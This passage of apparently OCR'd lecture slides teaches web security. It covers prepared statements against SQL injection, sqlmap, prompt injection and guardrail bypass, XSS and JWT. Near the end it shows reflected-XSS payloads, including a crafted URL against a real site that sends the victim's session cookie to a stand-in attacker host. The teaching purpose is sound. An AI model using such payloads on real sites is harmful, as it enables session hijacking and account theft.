  query.setInt(2, 42);
  query.setBoolean(3, true);
  query.setInt(4, 99);

  //returns the number of rows changed
  return query.executeUpdate();
}
```

Similar methods for other SQL types

Prepared queries stop us from mixing data with code!

In General: Do not implement your own sanitization, use a popular library in the framework of your choice

SQLAlchemy (ORM) in Python, Eloquent (ORM) in PHP,
Prepared Statements in Java, and so on.

sqlmap: A Tool worth knowing


Automates the process of SQL injection finding – including blind injections for a variety of web setups

https://sqlmap.org/

Demo!

Prompt Injections

- Approaches similar to other injections
- Actively researched
  - Bypassing guardrails is still easy



https://gandalf.lakera.ai/baseline

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

- Document Object Model
- Cookies and Sessions
- XSS

Recall: Basic Browser Model

1. Window or frame loads content
2. Renders content
   - Parse HTML, scripts, etc.
   - Run scripts, plugins, etc.
3. Responds to events

Event examples


- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, onerror
- Timing: setTimeout(), clearTimeout()

Attack: XSS

"*Cross site scripting (XSS)* is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript"

Used by attackers to bypass access controls such as the same-origin policy

https://xss-game.appspot.com/level1/frame




```
<form action="" method="GET">
  <input id="query" name="query" value="Enter query here..."
onfocus="this.value=''">
  <input id="button" type="submit" value="Search">
</form>

--->

<b>hello world</b>
```

FourOrFour


Sorry, no results were found for **>hello world<**. Try again.

```
<form action="" method="GET">
  <input id="query" name="query" value="Enter
query here..." onfocus="this.value=''">
  <input id="button" type="submit"
value="Search">
</form>
<b>>hello world<</b>
```


HTML chars not stripped

Injecting JavaScript

<script>alert(“hi”);</script>



Injecting JavaScript




Recall: Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database
2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login
3. Browser sends cookie on subsequent visits to indicate authenticated status

Stealing cookies allows you to hijack a session without knowing the password

Stealing Your Own Cookie



Question

What do you do with a stolen cookie?

JWT

- JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.
- Often used for authentication
  - User authenticates at http://auth.site.com, is given a JWT token
  - User presents JWT token to http://app.site.com
  - http://app.site.com verifies that the token is properly signed. If so, allow user in.
  - Typically short expiration date
- HWT2 is based upon real-life JWT problems; see https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/


https://jwt.io/

Attack: “Reflected” XSS

Problem:
Server reflects back JavaScript-laced input


Attack delivery method:
Send victims a link containing XSS attack

Reflected Example




Stealing Cookies

<script>
alert(document.cookie)
</script>



Execute arbitrary script!

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Ealert(document.cookie);%3C/script%3E


http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location='evil.com/' +document.cookie;%3C/script%3E
"Check out this link!"
Session token for lapdonline.org
evil.com/f9geiv33knv141
Response containing malicious JS
http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=evil.com/document.cookie;%3C/script%3E
evil.com
lapdonline.org

